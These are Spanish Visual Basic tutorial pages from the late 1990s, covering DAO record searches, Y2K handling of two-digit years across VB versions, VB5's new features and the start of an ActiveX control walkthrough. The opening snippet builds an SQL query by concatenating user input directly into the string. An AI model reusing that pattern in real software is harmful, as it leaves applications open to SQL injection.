    sBuscar = "SELECT * FROM Authors WHERE Author LIKE '" & Text2 & "' ORDER BY Author"
    ' Creamos un recordset del tipo "estático", el cual no es modificable
    ' para poder modificarlo, tendría que ser del tipo dbOpenDynamic
    Set tRs = db.OpenRecordset(sBuscar, dbOpenSnapshot)
    ' Comprobar que hay datos en el recordset
    With tRs
        ' Si no hay datos...
        If (.BOF And .EOF) Then
            MsgBox "No se han encontrado los datos buscados"
        Else
            ' Mostrar los datos hallados
            ListView1.ListItems.Clear
            .MoveFirst
            Do While Not .EOF
                Set tLi = ListView1.ListItems.Add(, , .Fields("Au_ID") & "")
                tLi.SubItems(1) = .Fields("Author") & ""
                tLi.SubItems(2) = .Fields("Year Born") & ""
                .MoveNext
            Loop
        End If
    End With
End Sub
```

En otra ocasión veremos cómo "diseñar" un formulario para consultas con distintas opciones de búsqueda, así como para búsqueda en múltiples campos.

En la próxima entrega veremos el código que habría que usar para hacer esto mismo pero usando ADO.

Así que, paciencia y a ser buenos.

Nos vemos
Guillermo
P.S.
Este link te permite bajar el código de los dos ejemplos. (basico40_cod.zip 7.98 KB)

---

en ir al índice sig

Las páginas del Curso Básico se han visitado:

veces desde el 3/Sep/97 04:15 GMT
(aunque al contador ya se le fue la olla... y empezó a contar desde cero no se cuando...)

Visual Basic y el año 2000

o como manejan las distintas versiones del VB los años especificados en dos cifras

Fecha: 19/Feb/1998 (uso las cuatro cifras para que dentro de cien años o más sepan la fecha correcta...)

Se que no voy a descubrir la rueda, pero... creo que tengo que tocar el tema... por si aún no te has enterado de los problemas con los que te puedes encontrar.

No creas que voy a darte la tabarra en esto... voy a ir al grano, ya sabes que las florituras no van conmigo, así que... directo al grano... y al que le salpique... que se limpie... 8-)

Antes de nada, decir que la "parte técnica", (al menos en lo que se refiere a cómo funciona el OLEAUT32.DLL), de esta información la he sacado de la revista Developer Network Journal, que tampoco me gusta apuntarme "medallas" que no son mias... Lo que si es mio, son las pruebas que he hecho y el posible código que encuentres en este "artículo"... lo de posible, es que, para variar, he empezado a escribir antes de "preparar" nada, así que si al final resulta que no hay código, ya sabes porqué... ¿vale?

Una vez dicho todo esto, algunos me dicen que parezco el abuelo de la familia Cebolleta, un comic de F.Ibañez y el abuelo siempre está contando batallitas... A lo que iba, que después de este rollo, viene el **quid** de la cuestión...

El tema en cuestión es el manejo de los años como dos cifras, lo que voy a "explicarte" aquí es cómo lo maneja el VB, realmente las distintas versiones del VB, ya que hay diferencias, según sea el VB de 16 bits y el de 32 bits, incluso en éstos últimos también varía según la versión de la DLL que se encarga de este tema: OLEAUT32.DLL

Según dicen... el VB3 cuando se encuentra con un año de dos cifras, automáticamente lo interpreta como que es del siglo 20, es decir un año desde el 1900 al 1999 (realmente el 1900 es parte del siglo 19, pero...) y el VB4-16 lo interpretará como un año del siglo actual... es decir que el año 21 será 2021 en el siglo que viene y en este siglo, es el año 1921.
Esto lo puedes comprobar fácilmente si cambias el reloj del sistema y pruebas este código: (al final si que había código)

```
Dim mDate As Date

mDate = DateSerial(21, 1, 1) '1 de enero del 21

Label1 = Format$(mDate, "dd/mmm/yyyy")
```

Este pequeño código te mostrará 01/Ene/1921 si estás probandolo con una fecha anterior al año 2000

Si la fecha la cambias a cualquier año posterior a 1999, mostrará: 01/Ene/2021

El problema para poder hacer otros cálculos es que el Win95 no soporta años anteriores al 1980 ni posteriores al 2099, así que no sé lo que ocurrirá en el año 3000, pero creo que "**yo**" no debo preocuparme de eso...

Con el VB3, **siempre** mostrará el 1/Jan/1921, con lo que se confirma que es cierto lo que dije antes...
Este es el código para probarlo en el VB3, fijate que uso Variant, ya que el VB3 no dispone del tipo Date.

```
    Dim mdate As Variant

    mdate = DateSerial(21, 1, 1) 'En VB3, siempre será el 1 de enero de 1921

    label1.Caption = Format$(mdate, "dd/mmm/yyyy")
```

Con el VB4 de 32 bits, lo mismo que con el VB5, el tema se complica un poco, ya que, las fechas se calculan dependiendo de como esté implementado el tema en OLEAUT32.DLL.
La versión que he usado es la 2.20.4122 y con esta versión he obtenido los siguiente resultados, según quisiera ver los años que indico al lado:
Para las pruebas he creado esta función que recibe el año como parámetro y devuelve la cadena ya formateada:

Nota: Como el año a probar debe ser de sólo dos cifras, es decir del 0 al 99, me aseguro que no haya algún "listillo" que quiera hacer trampas...

```
Private Function LaFecha(ByVal unAño As Integer) As String
    'Devuelve la fecha formateada según el año recibido
    'el año deberá ser un valor entre 0 y 99

    Dim mDate As Date

    'Con esto nos aseguramos recibir sólo dos cifras
    unAño = Val(Right$("  " & Str$(unAño), 2))

    mDate = DateSerial(unAño, 1, 1) '1 de enero del año "unAño"

    LaFecha = Format$(mDate, "dd/mmm/yyyy")

End Function
```

Para comprobar los distintos años, se usaría un código como este:

```
    'Probar el año 98
    Label1 = LaFecha(98)
```

Por supuesto que el número a indicar será el que queramos probar, en mis "pruebas" he usado los años 21, 31, 50 y 98.

Estos son los resultados para VB4 de 32 bits:

Año	Si la fecha está en 1980-1999	Si la fecha está en el 2000-2099
21	01/ene/1921	01/ene/2021
31	01/ene/1931	01/ene/2031
50	01/ene/1950	01/ene/2050
98	01/ene/1998	01/ene/2098

Con esto se deduce, que si la versión que tienes de OLEAUT32.DLL es igual que la mia, el VB4 de 32 bits convierte las dos cifras al año que esté en el siglo de la fecha del sistema.
Recuerda que esto del siglo no es cierto, ya que "técnicamente" hablando el siglo 21 empieza el 1 de enero del 2001.

Sin embargo, las mismas pruebas con VB5, dan estos resultados:

Año	Sea el año que sea
21	01/ene/2021
31	01/ene/1931
50	01/ene/1950
98	01/ene/1998

Es decir que el VB5 interpreta las dos cifras como queriendo compatibilizar a los "desastrosos" del siglo 20... que es cuando se inventó esto de los ordenadores y esas cosas y que hemos "dado por hecho" que dos cifras tienen que ser para este siglo... salvo los años anteriores al 1930 que ya lo "manda" al año 2000.

Como te comentaba, aunque no lo he podido comprobar por no disponer de esas librerías, si la versión de OLEAUT32.DLL es la 2.20.4044 o anterior, el VB5 (y en teoría el VB4-32) convierte las dos cifras en el siglo actual. A partir de esa versión, según la revista comentada sería a partir de la versión 2.20.4049, el comportamiento es como el del ejemplo, es decir, si se usan dos cifras, el rango de años va desde el 1930 al 2029. Cosa que he comprobado pero que sólo ocurre en el VB5 y no en el VB4-32 como "asegura" la revista...

Usando CDate

Estas pruebas y resultados son las realizadas con la función DateSerial, pero con CDate la cosa cambia un poco, al menos en lo que al VB4-32 se refiere, ya que actúa como el VB5, es decir el rango de años va del 1930 al 2029.

Las pruebas en los otros VBs siguen funcionando igual que con DateSerial.

Este es el listado de la función que he usado para hacer el cálculo con CDate:

```
Private Function LaFechaCDate(ByVal unAño As Integer) As String
    'Devuelve la fecha formateada según el año recibido
    'el año deberá ser un valor entre 0 y 99

    Dim mDate As Date
    Dim sDate As String

    'Con esto nos aseguramos recibir sólo dos cifras
    unAño = Val(Right$("  " & Str$(unAño), 2))
    'Convertirla en cadena
    sDate = "01/Ene/" & CStr(unAño)
    mDate = CDate(sDate)

    LaFechaCDate = Format$(mDate, "dd/mmm/yyyy")

End Function
```

En VB3 hay que modificar un poco el listado, pero no tiene complicación, pero hay que sustituir CDate por CVDate. Y como el nombre del mes no lo entiende en castellano, pues hay que decirle que es Jan en lugar de Ene, aquí tienes el listado de las dos funciones en VB3:

```
Private Function LaFecha (ByVal unAño As Integer) As String
    'Devuelve la fecha formateada según el año recibido
    'el año deberá ser un valor entre 0 y 99

    Dim mDate As Variant

    'Con esto nos aseguramos recibir sólo dos cifras
    unAño = Val(Right$("  " & Str$(unAño), 2))

    mDate = DateSerial(unAño, 1, 1) '1 de enero del año "unAño"

    LaFecha = Format$(mDate, "dd/mmm/yyyy")

End Function


Private Function LaFechaCDate (ByVal unAño As Integer) As String
    'Devuelve la fecha formateada según el año recibido
    'el año deberá ser un valor entre 0 y 99

    Dim mDate As Variant
    Dim sDate As String

    'Con esto nos aseguramos recibir sólo dos cifras
    unAño = Val(Right$("  " & Str$(unAño), 2))
    sDate = "01/Jan/" & CStr(unAño)  '1 de enero del año "unAño"
    mDate = CVDate(sDate)

    LaFechaCDate = Format$(mDate, "dd/mmm/yyyy")

End Function
```

Para probarlo, crea un form con un TextBox, un CommandButton y como mínimo dos Labels y en el Command1_Click escribe esto:

```
    'Probar el año indicado
    Label1 = LaFecha(Text1.Text)
    Label2 = LaFechaCDate(Text1.Text)
```

Espero que con toda esta "retahila" te hayas aclarado un poco y que sepas a que te enfrentas si no manejas las fechas de forma adecuada cuando llegue el año 2000, por suerte, el día 1 es domingo y te daría tiempo a cambiar el código... je, je...

El resumen

Para resumir lo que debes tener en cuenta es que al tratar los años sólo con dos cifras, no debes dar nada "por hecho", es decir, no asumas que se comportará como se comporta ahora.
Al menos si los años los has guardado como una cadena de texto o un valor numérico que no es "compatible" con el formato de fecha que usa el VB.

Porque una cosa es como muestres las fechas y otra muy distinta y la que realmente "crea" estos problemas es la forma de almacenarla y la forma en que "filtras" los años, ya que es muy corriente que el formato de la fecha se introduzca con dos cifras para el año...

Si tienes casos en los que usas el MaskEdit o cualquier otro "filtro" de fechas, cuando estés en el año 2000 (o posterior), deberías sumarle 2000 a las dos cifras introducidas, de esa forma "guardarás" el año de la forma adecuada.
Para conseguir esto, podrías crearte una función simple que haga este trabajo y que compruebe "la centuria" en la que estás trabajando, sumandole un múltiplo de 100, según las dos primeras cifras del año actual:

```
Private Function AjustarAño(ByVal unAño As Integer) As Integer
    Dim elSiglo As Integer

    elSiglo = Val(Right$(Format$(Now, "dd/mm/yyyy"), 4))

    AjustarAño = Fix(elSiglo \ 100) * 100 + unAño
End Function
```

Fijate que me he complicado un poco con el cálculo del "siglo", es porque al hacer esto:

```
    elSiglo = Val(Left$(Format$(Now, "yyyy"), 2))

    AjustarAño = elSiglo * 100 + unAño
```

Lo que ocurre es que no se muestra el siglo de forma correcta, al menos en el VB5.
Así que con el código que está en la función todo marcha como debe.

Para usar esta función sólo tendrás que hacer esto:

```
Label4 = AjustarAño(Text1.Text)
```

Y obtendrás el año en cuatro cifras, siempre dependiendo del "siglo" actual y desechando cualquier cálculo que el Visual Basic pueda hacer.

También puedes usar esta función para que el VB calcule correctamente el año según "la centuria" actual.

```
unaFecha = Format$(DateSerial(AjustarAño(elAñoEn2Cifras), elMes, elDia),
"dd/mm/yyyy")
```

En este caso, siempre obtendrás una fecha "válida", ya que el DateSerial sólo se "lia" si el año lo especificas en dos cifras.

Todo esto sólo debería ser válido para las "nuevas" fechas introducidas.
La forma de manipular cualquier otra fecha almacenada en una base de datos o fichero, correrá por tu cuenta... normal, no pretenderás que te lo solucione yo... ¡hum!

Así que... curate en salud y guarda siempre las fechas en campos Date o bien con las cuatro cifras del año...

Despedida y cierre:

Bueno, creo que ya es suficiente, espero que te haya quedado claro cual es el problema este del año 2000, al menos en lo que se refiere al VB.

Nos vemos.
Guillermo

P.S.
Te recomiendo que le eches un vistazo al artículo publicado por Harvey Triana: "Visual Basic en la Crisis Informática del 2000"

Y al sexto año, Microsoft, creó VB5...

Al fin los programadores de BASIC tendremos características de las que siempre han "fardado" los programadores de C (y los de Delphi, incluso los de Turbo Pascal).

¡Ya era hora!

Por fin la "pandilla" de Bill Gates se ha decidido a potenciar el lenguaje más difundido y a la vez defenestrado de todos.
Me imagino a los "fieles" del C echados en un sillón, riéndose y pensando: "ilusos, si aún ni con las nuevas características nos llegan a la suela del zapato".
Pero para los que sólo "calzamos" Visual Basic, es cómo una bendición.
No voy a entrar en más detalles sobre los "detractores" del Basic. Aunque una cosa si quiero decir, por aquello de que tenía ganas de soltarlo desde hace tiempo; siempre que en las revistas, y/o los libros, se han referido al Basic, lo han hecho hablando del Basic del tiempo del BASICA/GWBASIC, incluso cuando QuickBasic era "muy" potente, (versión 4.0 allá por el 88), lo seguían haciendo, cosa que me "crispaba", pero... uno se aguantaba, porque no hay que ser como ellos...
Ahora se darán cuenta que, aunque no lleguemos a la suela de sus zapatos, puede que más de uno cambie y use "zapatillas", aunque sea de vez en cuando.

Veamos que es lo que dice Microsoft sobre la nueva versión de Visual Basic (la 5.0 por si no estás al corriente). Aunque debo aclarar que no he traducido todo el documento, ni he seguido todo al pie de la letra, porque entonces te hubieras encontrado con "mucha" propaganda, no encubierta por cierto, de otros productos de Microsoft. Además de que muchas de las "nuevas" características del entorno integrado, ya estaban disponibles en las versiones del Basic de MS-DOS, como pueden ser los bookmarks, etc. y que incompresiblemente, al menos para mi, no han formado parte del entorno visual en Windows.

Aquí viene lo que nos dicen del nuevo Visual Basic, los comentarios que están en azul, son chorradillas mías con respecto a lo que se dice en el documento. En cuanto a los Bla, bla, bla... que veas, pues eso, simplemente la propaganda, el relleno y otras cosas, que desde mi punto de vista, no son importantes.

Nuevas caraterísticas de la versión 5.0 de Visual Basic

Bla, bla, bla...
Las características claves de VB5 incluyen:

- Mejoras del entorno de desarrollo.
- Compilador de código nativo
- Mejoras en el lenguaje
- Características de Internet
- Mejoras en la extensibilidad

Mejoras del IDE (Integrated Development Environment, Entorno Integrado de Desarrollo)

Múltiples proyectos

Visual Basic 5.0 permite trabajar con varios proyectos a la vez. Sobre todo pensando que podemos crear controles ActiveX, esta característica es muy útil, porque nos permite depurar los controles junto con el programa que lo utilice.
Ya no es necesario cargar varias copias de VB para probar los componentes creados.
El explorador de proyectos facilita la tarea de trabajar con múltiples proyectos, porque muestra los componentes, en forma de árbol jeráquico, de todos los proyectos cargados. De esta forma cada proyecto se muestra como una carpeta en esa lista, con los forms, módulos, clases, etc. Pudiéndose expandir o cerrar para facilitar el manejo de los distintos proyectos.

Mejora en la ventana de propiedades

La ventana de propiedades tiene dos solapas: modo Alfabético, que es el mismo que en las versiones anteriores y un nuevo modo por Categorías. En el primero, muestra todas las propiedades en orden alfabético. En el segundo, agrupa las propiedades por tipo-por ejemplo, todas las propiedades relacionadas con el color, fuentes, posición... Pudiéndose expandir o cerrar cada una de las categorías. Los desarrolladores también pueden especificar una categoría a mostrar por alguna de las propiedades "personales" de cualquier control ActiveX creado con VB5. Puesto que los componentes ActiveX estás basados en COM (Component Object Model), tienen tipos para informar sobre sus interfaces. Visual Basic hace uso extensivo de esta información, para determinar de forma sencilla todos los objetos expuestos, propiedades, métodos, incluso la versión de los componentes ActiveX.

Editor de código inteligente

Con las versiones anteriores, los desarrolladores necesitaban tener un profundo conocimiento tanto de la sintaxis del lenguaje como de COM. IntelliSense minimiza esta necesidad, ofreciendo toda la información necesaria cuando se necesita. IntelliSense funciona tanto con Visual Basic, controles de terceros y componentes ActiveX de creación propia.
Las claves que proporciona son:

Información rápida de la sintaxis de las instrucciones, procedimientos, métodos y propiedades
Completa la palabra que se está escribiendo, si se escriben las suficientes letras como para hacerla distintiva.
Lista de constantes que son válidas para una propiedad.
Lista de propiedades/métodos disponibles para un objeto.

Ventanas acoplables e incluibles (Dockable, linkable)
Estas nuevas características permiten manejar y organizar de forma sencilla las ventanas.
Con la característica de "acoplamiento", cuando se situa una ventana hija-como una caja de herramientas, cerca de los bordes exteriores de la ventana padre de VB, la ventana hija se pega a la progenitora.
Con la característica de "inclusión", cuando dos ventanas hijas están situadas muy cerca, se unen y se convierten en una sola.

Nuevas características de depuración

Bla, bla, bla...
Las claves de las mejoras en la depuración son:

Depuración de varios proyectos a la vez. Bla, bla, bla...
Indicadores al margen. Con esta característica, muestra entradas para puntos de interrupción, bookmarks, línea actual de ejecución y marcas de CallStack.
Ahora se permite tener bookmarks, para acceder más fácilmente a cualquier parte del código, marcar una línea para la depuración con sólo hacer click y otras características mejoradas gracias al "arrastrar y soltar" (drag and drop)
DataTips. Estando en modo de depuración y se posiciona el cursor en una variable, muestra el valor de la misma en una ventana emergente (al estilo de los ToolTips)

Ventanas locales. Muestra de forma automática todas las variables declaradas y sus valores del procedimiento actual. Con la ventaja de poder cambiar el valor de cualquiera de las variables mostradas.
Watch window. En lugar de escribir la variable a inspeccionar, ahora se puede arrastrar hasta esa ventana. También se pueden modificar los valores de las variables mostradas en esa ventana.
Mejoras en la ventana Inmediate (¿es que antes estaba?). Ahora se puede ejecutar código en esta ventana tanto en modo diseño como en el de depuración.
Mejoras en el Object Browser (Inspector de Objetos). Ahora permite la búsqueda de cualquier clase o miembro de una librería (biblioteca?) o en todas las librerías referenciadas y acceder al diálogo de Referencias o ir directamente al módulo o procedimiento de cualquier proyecto. El nuevo "panel" de Descripción nos informa sobre el uso del objeto.

Editor mejorado
Bla, bla, bla... con características drag and drop...

Formularios
Bla, bla, bla...
Mejoras con capacidades avanzadas de alineación. Las nuevas capacidades son:

Alineación, para mover los objetos seleccionados a cualquier parte: izquierda, derecha, etc.
Hacer del mismo tamaño: permite redimensionar los objetos seleccionados al mismo ancho, alto o ambos.
Ajustar a la cuadrícula (grid) ...formate un objeto para que se ajuste a la cuadrícula del form.
Espaciado Horizontal y Vertical: cambia el espaciado entre los objetos. Incluye las opciones de hacer igual, incrementar, reducir o quitar el espaciado.
Centrar en el formulario, centra los objetos en las coordenadas centrales del formulario.
Ordenación, cambia la secuencia de los objetos seleccionados usando "Traer al frente" o "Enviar al fondo"

Una nueva ventana de composición de formularios (form-layout), simplifica el diseño de los mismos. El desarrollador puede arrastrar y soltar el formulario en la ventana, o usar la nueva propiedad StartPosition para asignar la posición de arranque.

Compilador de código nativo

Bla, bla, bla...
Visual Basic 5.0 produce aplicaciones de código mativo que acelera, con respecto a versiones anteriores de VB, hasta 20 veces las aplicaciones. En algunas pruebas de uso intensivo de la CPU, es hasta 60 veces más rápido.

Compilador optimizado
Usando tecnologías de optimización de código de Visual C++, el compilador nativo de VB ofrece capacidades no vistas antes en la primera generación de un compilador nativo. Este compilador no se debe confundir con los intentos de algunas empresas de desarrollo de herramientas, de convertir la sintaxis a la de un compilador nativo y entonces compilar el código. Esta aproximación tiene como resultado un código poco eficiente que se ejecuta muy lentamente.
El compilador de Visual Basic es también flexible, así el desarrollador puede elegir entre optimizar el código para el tamaño o la velocidad. (También puede no optimizar el código o crear ejecutables en el clásico P-Code)

Multi-threading made easy (¿necesita traducción?)
Multi-threading es una de esas tecnologías de la que la mayoría de los programadores simplemente quieren beneficiarse, sin importarles cómo. Los Componentes ActiveX necesitan ser Multi-threading para trabajar de forma sensible. En el pasado, esto significaba poderosos servidores que usaban todo un proceso para cada objeto. Usando la opción de Ejecución Desatendida (Unattended Execution), se pueden crear servidores con objetos en threads separados para una máxima respuesta. Además cómo Visual Basic los maneja, no tenemos que ocuparnos de muchso de los aspectos, como bloqueos perdidos (dead locks), contención y control de

eventos, (¿scheduling?). Los servidores Multi-thread tienen una características importantes:

Los Servidores registrados (marcados) para ejecución desatendida, mejoran el uso del sistema, asignando automáticamente las instancias de los objetos a lo largo de múltiples threads para un mejor rendimiento y "escalabilidad". Porque soportan el modelo departamental de los thread de COM, estos componentes necesitan menos recursos cuando son invocados concurrentemente desde diferentes threads.
Los Servidores registrados para ejecución desatendida son threads seguros, significando que objetos en un "departamento" (thread), (Esa aclaración no la he puesto yo), no tienen conflictos con otros objetos en otros departamentos, y así sus métodos están protegidos contra la re-entrada (re-entracing)
Con los Servidores registrados para ejecución desatendida, un desarrollador puede limitar, para un mejor control sobre los recursos del sistema, el número de threads que un Componente ActiveX puede adquirir.
Los Servidores registrados para ejecución desatendida suprimen cualquier forma de interacción con el usuario, y registran los errores en el archivo de resgistros del sistema (system log file)
Si bien los Servidores registrados para ejecución desatendida han sido diseñados para mejorar la "escalabilidad" de componentes distribuidos, pueden usarse para cualquier componente "out-of-process"

Mejoras en el lenguaje

Muchas de las mejoras del lenguaje en Visual Basic 5.0 están relacionadas con la programación orientada a objetos (OOP: Object Oriented Programming). El concepto principal de la OOP es la *abstracción*. Los modelos anteriores de programación forzaban al programador a escribir código haciendo referencia a estructuras de datos y variables. (Data Structure, en una traducción que he leído hace poco, decían "estructura de fecha"...)
Con este enfoque, cambios en la estructura interna de los datos de un programa, podían forzar a cambiar muchas líneas de código. Por otra parte, con la programación orientada a objetos (OOP), un desarrollador, en lo que respecta a un programa, crea representaciones abstractas o clases. (¿Te has fijado?, cuando habla de de formas anteriores, dice programador, cuando se refiere a las "nuevas" formas, dice: desarrollador...)
Solamente el código dentro de la clase necesita saber sobre la estructura interna de los datos. Las otras partes del programa tratan con la definición abstracta de la clase, que es menos probable que se cambie.
(Perdona que interrumpa de nuevo, pero esto es una "chorrada". Si la clase está mal diseñada, también será necesario cambiar el código del programa, por otro lado, si una estructura de datos está bien "pensada", no necesariamente obligará a cambiar "muchas" líneas de código).
Un beneficio primordial de la programación orientada a objetos es que el mantenimiento del código es más fácil porque los cambios afectan sólo a las clases específicas en lugar de al programa completo.
Otros elementos esenciales de una programación orientada a objetos son:

Encapsulación-Una forma de asegurar que sólo ciertas partes bien definidas de una clase son accesibles por código fuera de la clase.
Polimorfismo-La habilidad de implementar la misma abstracción a diferentes objetos. Por ejemplo, dos objetos diferentes pueden proveer datos de clientes de la misma manera.
(¿**Herencia**? Ya verás cómo intentan "torear" esta falta "primordial" en la OOP)

Reusabilidad de código

Reusabilidad de código es la habilidad de pasar características de un componente a otro, normalmente llevados a cabo por alguna forma de herencia (¿Que te dije?), contención y delegación. Visual Basic 5.0 soporta abstracción, encapsulación, polimorfismo y reusabilidad de código con nuevas características del lenguaje como:

Controles ActiveX. Los controles han sido siempre uan forma de reutilizar el código en VB, pero siempre era código de otro. Ahora los controles pueden crearse en Visual Basic. Los desarrolladores de controles, pueden usar los ya existentes, como parte de los nuevos, a través de la "contención" y delegación.

La instrucción Implements. Permite el polimorfismo al dejar que múltiples clases respondan al mismo interface. Por ejemplo, un programa que reconozca el interface ICustomerData puede comunicarse con objetos de cualquier clase que implemente ICustomerData. Las clases creadas con la versión 5 de Visual Basic pueden implementar cualquier número de interfaces. Esta potente característica, también incluida en COM y el lenguaje Java, permite a los grandes sistemas desarrollarse con el tiempo en lugar de necesitar que se rediseñen.
Herencia y delegación del Interface. Cuando los desarrolladores usan la instrucción Implements para heredar un interface, también pueden usar el código del interface delegando en la clase que lo provee. Las propiedades y métodos, se pueden obviar completamente, o con código adicional puede ser ejecutado antes o después de la delegación.
Mejora en los procedimientos de propiedades (Property procedure). Los procedimientos de propiedades son herramientas poderosas para la encapsulación, permitiendo a los objetos a validar sus propios datos cuando se asignan los valores a las propiedades. Ahora pueden usar todas las características de los Subs y Funciones, incluyendo los nuevos argumentos opcionales tipificados.
Argumentos opcionales tipificados (Typed optional arguments) Tanto las declaraciones públicas como privadas de los procedimientos pueden tener argumentos opcionales de tipos específicos de datos (antes todos eran Variant), como enteros, cadenas, etc., y valores por defecto que se pueden usar si se omite el argumento. Esto elimina la necesidad de escribir código para chequear el tipo de dato o asignar los valores por defecto.
Variables enumeradas. (o enumeración de variables?) El desarrollo de aplicaciones que usen procedimientos propios y objetos son más fáciles con las variables enumeradas, las cuales exponen una serie de constantes. La característica IntelliSense de Visual Basic puede usar este nuevo tipo, Enums, para mostrar una lista de constantes válidas para un argumento en particular o para una variable.
Objetos GlobalMultiUse. La reusabilidad del código puede ser más fácil que la reusabilidad de objetos. Ahora, procedimientos útiles de proposito general se pueden poner en una clase GlobalMultiUse y compilarla en una DLL ActiveX. Los desarrolladores y usuarios pueden usar los procedimientos de una clase GlobalMultiUse sin declarar una instancia de la clase, exactamente como si ese procedimiento fuese parte del lenguaje Visual Basic. Enumeraciones públicas en las clases GlobalMultiUse pueden proporcionar constantes globales para esos procedimientos.

Además de características de reutilización de código, Visual Basic 5.0 incluye mejoras del lenguaje en otras de la programación.

Eventos
Cualquier clase creada con VB5 puede generar sus propios eventos. Los eventos son de vital importancia cuando se desarrollan controles ActiveX.

Operador AddressOf
Visual Basic provee ahora una forma de pasar la dirección de un procedimiento "call-back" al API de Windows, permitiendo el uso de temporizadores del sistema, APIs que enumeran objetos del sistema y sub-clasificación de ventanas (window sub-classing).

El método Friend
Un componente creado en Visual Basic, puede usar las propiedades y métodos Friend para comunicarse de forma privada entre los objetos que provee el componente, sin exponer esta comunicación al programa cliente que usa el componente.

¡ UF ! Once folios manuscritos en más de cuatro horas, además de otras tres tecleando e intentando entender lo que había escrito, es el balance de este rollo propagandístico hacia mis "amigos" de Microsoft.

Y porque no he puesto todo el contenido del documento original.
En el mismo hace referencia a características de Internet, como "Active Document", etc.
Con respecto a la extensibilidad, explica varios "wizards" y un constructor de clases, pero como está bien ilustrado, no creo que tengas problemas para entenderlo. aunque no sepas inglés.

Se ha mejorado el acceso a lass bases de datos, según dicen, VB5 es un 20% más rápido que VB4. Aunque no abunda demasiado en el tema.

Bueno, espero que puedas hacerte una "pequeña" idea de las mejoras, muchas de ellas, la has podido probar, en la versión beta del Visual Basic Control Creation Edition, que ha estado rodando por ahí. Ami particularmente lo que más me gustó, es la posibilidad de poder "customizar" el área de trabajo: cuando defino la posición y tamaño de las ventanas de código, "recuerda" para las siguientes veces dichas posiciones y tamaños, para que veas con que poco me conformo.

Eso es todo por hoy amigos.

Nerja a 13 de Febrero del año de nuestro señor de 1997

Creación de un Control ActiveX (OCX) Paso a Paso

Iniciado el 27/Mar/97
Finalizado el 29/Mar/97

Actualizado el 19/Jul/2001

El ejemplo que voy a usar para este "pequeño" tutorial, será igual que el control gsSpin.ocx, al que llamaré TextSpin, por aquello de que es un TextBox con un scroll al estilo de un control Spin (suma o resta un valor a lo que ya esté asignado en el TextBox).
Tengo también, estoy "depurándolo", otro control que es igual al ListBox que viene con VB5, en el que se puede especificar si queremos mostrar una lista normal y corriente o bien una con cajas de chequeo. No me gusta el aspecto que tiene, ya que los checkboxes no son 3D, así que lo mismo acabo por fabricarme uno propio, ya lo comentaré en su día. De todos modos si quieres el listado de lo que tengo hecho hasta ahora, me lo pides (cCheckList.zip) y te lo envío.
Por ahora vamos a basarnos en este ejemplo con el cual, espero, te sirva de ayuda/guía para crear los tuyos propios.

Baja los listados del ejemplo: (textspin.zip 27.3 KB **incluye el control compilado**)

Baja los listados del ejemplo sin el control OCX: (textspin1.zip 7.26 KB

Si quieres todas las páginas del tutorial y las imágenes, bájate este archivo: (ts_htm.zip 118 KB)

Si no tienes todavía el VB5 CCE, puedes bajarlo desde el sitio de Microsoft o bien de mi directorio FTP

El VB5 CCE (vb5ccein.exe 7.13 MB)

Las ayudas del VB5 CCE (ccehelp.exe 2.77 MB)

NOTA:
El VB5CCE, así como las ayudas puedes bajarlas de:
http://www.microsoft.com/vbasic/download/

La dirección anterior ya no está operativa, (aunque el link te llevará a la nueva dirección), la que funciona a fecha de hoy (19/Jul/2001), es esta:
http://msdn.microsoft.com/vbasic/downloads/cce/default.asp

Empecemos por el principio: (Las imágenes las he puesto en una página aparte, para que te sea más rápida la lectura, mi consejo es que cargues la página, (pinchando en el link anterior), y así te será más fácil verlas cuande llegue el caso)

1. Crea estos directorios (en esta jerarquía me voy a basar) TextSpin y dentro de este crea Prueba
2. Carga el VB5cce. Te mostrará un diálogo con varias opciones, (Figura 1), selecciona CtlGroup y pulsa Aceptar
3. Si ya tienes cargado el VB5, selecciona New Project del menú File, te mostrará el diálogo de la Figura 2, selecciona CtlGroup y pulsa OK
4. A mi siempre me gusta trabajar con los archivos "grabados", así que pulsa en la barra de herramientas (en el disco) para guardar el proyecto.
   Nos preguntará los nombres de cada uno de los elementos y proyectos creados.
   El UserControl lo guardas en el directorio TextSpin con el nombre cTextSpin.ctl
   El Project1 con el mismo nombre que el control: cTextSpin.vbp
   El Form1 lo puedes dejar con el mismo nombre (yo así lo he hecho), pero lo guardas en el directorio Prueba que has creado en el directorio del control.
   El Project2 (el de la prueba del Form1), lo guardas como t_TextSpin.vbp en el directorio TextSpin\Prueba
   El grupo también lo nombras t_TextSpin, pero la extensión es **vbg**
5. Ahora tendrás en la parte derecha la ventana de los proyectos (Project Esplorer), con este aspecto (ver Figura 3)
6. Selecciona el UserControl y haz doble-click, te mostrará un form para el diseño del control, situalo a tu antojo en el IDE e inserta un TextBox y un VScroll. Yo lo he dimensionado de la siguiente forma:
   TextBox1 Left y Top 0, Height=315, Width=765
   VScroll1 L= 555, T=30, H= 270, W=195
   UserControl1 H=330, W=780
7. Ahora vamos a cambiarle el nombre al UserControl, para que se llame TextSpin, que será el nombre final que usaremos en siguientes proyectos. En la ventana de propiedades, selecciona UserControl y pulsa en el tab Alphabetic, selecciona la propiedad Name y escribe TextSpin.
8. Ya tenemos creado el control y ya podemos usarlo. Vamos a probarlo.
9. Cierra el form de diseño de nuestro control y selecciona el Form1 (doble click para que se muestre)
10. En la barra de controles verás un control al final, si pasas el cursor del ratón, verás que el Tooltip te indica el nombre de nuestro control (ver Figura 4)
11. Haz doble-click sobre el icono del control y lo insertarás en el Form1(ver Figura 5)
12. Prueba a ejecutar el programa (pulsando F5) y verás que funciona. **No hace nada, pero funciona**.
13. Vamos a insertar ahora algo de acción en nuestro control.
    Esto podemos hacerlo de dos formas, manualmente o con la ayuda de un Wizard. Vamos a seleccionar la segunda opción para que VB5 trabaje por nosotros.
14. Para seleccionar un Wizard de los dos incluidos en VB5CCE, debes tenerlo activo en el Add-In Manager (ver Figura 6). Seleccionalos y ya estarán disponibles en el menú.
15. El que ahora nos interesa es: **ActiveX Control Interface Wizard...**

Bueno, te dejo que lo pruebes y si este Viernes Santo no me sacan de procesión, prometo seguir con el proyecto.
Hasta la próxima ocasión.

Ya estoy por aquí, no he esperado a la noche, para poder terminar hoy el control. Vamos a seguir por donde nos quedamos.

16. Selecciona el menú Add-Ins y pulsa sobre la opción ActiveX Control Interface Wizard...
    Mostrará la ventana de Introducción, si es que no le marcastes antes la opción de que no la muestre más.
17. Te mostrará una pantalla (ver Figura 7) con una lista de las Propiedades, Métodos y Eventos que podemos asignar a nuestro control, al estar usando unos controles, mostrará también todos los elementos expuestos por estos controles, de forma que ahora podemos seleccionar los que queramos aplicar al nuestro.

